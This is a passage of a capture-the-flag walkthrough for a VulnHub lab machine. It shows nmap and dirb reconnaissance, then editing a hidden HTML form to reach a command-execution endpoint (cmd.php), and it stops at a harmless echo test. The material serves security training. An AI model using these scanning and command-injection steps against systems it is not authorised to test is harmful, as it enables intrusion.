

# Infosec1 Vulnhub Machine Walkthrough

By Prabhudarshan Samal

**Guided by Mahesh Razz Sir**

**Author: Vishal Biswas**

**Pre-requisites for better understanding of the walkthrough**

- \_1. Burpsuite
- \_2. Linux Commands
- \_3. dirb tool
- \_4. nmap
- \_5. Web elements inspection
- \_6. Web technology terminologies

Let's dive into the world of cybersecurity by this walkthrough.

Download the ova file from the vulnhub website or directly through this link.->

<https://www.vulnhub.com/entry/infosecwarrior-ctf-2020-01,446/>

```
File Actions Edit View Help
(root@kali)~[~]
# nmap -sn 10.0.2.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:01 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00039s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00032s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00028s latency).
MAC Address: 08:00:27:6F:E1:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.00085s latency).
MAC Address: 08:00:27:50:85:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.76 seconds

(root@kali)~[~]
# nmap -sV 10.0.2.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:01 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
ISC BIND 9.11.3-1ubuntu1.11 (Ubuntu Linux)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.21 seconds

(root@kali)~[~]
# nmap -sV 10.0.2.2
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:02 EDT
Nmap scan report for 10.0.2.2
Host is up (0.0040s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds

(root@kali)~[~]
```

1. We conducted the nmap ping scan of the network using command  
**nmap -sn 10.0.2.0/24**

```
5357/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds

root@kali: ~
root@kali)~# nmap -sV 10.0.2.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:04 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00010s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:6F:E1:61 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds

root@kali)~# nmap -sV 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:07 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:6F:E1:61 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

root@kali)~# nmap -sV 10.0.2.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:07 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:6F:E1:61 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

root@kali)~# nmap -sV 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 15:07 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00013s latency).
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS))
MAC Address: 08:00:27:50:85:2E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds

root@kali)~#
```


2. Then we did the verbose nmap scan on each host found.

**nmap -sV 10.0.2.6**

We noticed that in host 10.0.2.6 two ports, 22 for ssh and 80 for HTTP are open so we go for the web browser and have a check at the state of the machine.


After searching on web we did not find any clue so we go for further analysis using dirb tool.

**dirb <http://10.0.2.6>**




```
(root@kali) ~  
# dirb http://10.0.2.6  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Sun Mar 13 15:19:32 2022  
URL_BASE: http://10.0.2.6/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://10.0.2.6/ ---  
+ http://10.0.2.6/cgi-bin/ (CODE:403|SIZE:284)  
+ http://10.0.2.6/sitemap.xml (CODE:200|SIZE:292)  
=> DIRECTORY: http://10.0.2.6/wordpress/  
  
--- Entering directory: http://10.0.2.6/wordpress/ ---  
+ http://10.0.2.6/wordpress/index.php (CODE:500|SIZE:251)  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-content/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-includes/  
+ http://10.0.2.6/wordpress/xmlrpc.php (CODE:500|SIZE:251)  
  
--- Entering directory: http://10.0.2.6/wordpress/wp-admin/ ---  
+ http://10.0.2.6/wordpress/wp-admin/admin.php (CODE:500|SIZE:4055)  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/css/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/images/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/includes/  
+ http://10.0.2.6/wordpress/wp-admin/index.php (CODE:500|SIZE:4055)  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/js/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/maint/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/network/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-admin/user/  
  
--- Entering directory: http://10.0.2.6/wordpress/wp-content/ ---  
+ http://10.0.2.6/wordpress/wp-content/index.php (CODE:200|SIZE:0)  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-content/plugins/  
=> DIRECTORY: http://10.0.2.6/wordpress/wp-content/themes/  
  
--- Entering directory: http://10.0.2.6/wordpress/wp-includes/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

3. Now on close observation on the directories we find the status code 200 ok at a particular place named <http://10.0.2.6/sitemap.xml>




We find in the <loc> tag the index.html page and on accessing it we get





## Keep Calm And HACK




We find this funny gif but the story doesn't end here...

Time to do some vulnerability checks and let us inspect the web page

Kali Linux 10.0.2.6/sitemap.xml 10.0.2.6/index.html

10.0.2.6/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



command

Submit

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Search HTML

```
<html>
  <head></head>
  <body>
    <h1>Keep Calm And HACK</h1>
    
    
    <form action="/cmd.php" method="POST">
      command
      <input type="text" name="AI" value="" maxlength="100">
      <br>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```



html > body > form

Change the <form action> tag by deleting the hidden

attribute and changing the GET method to POST


As we can see on changing the get method to post there is a text area asking for command and submit button.

So to test it we used the shell script **echo "hackNos"**.





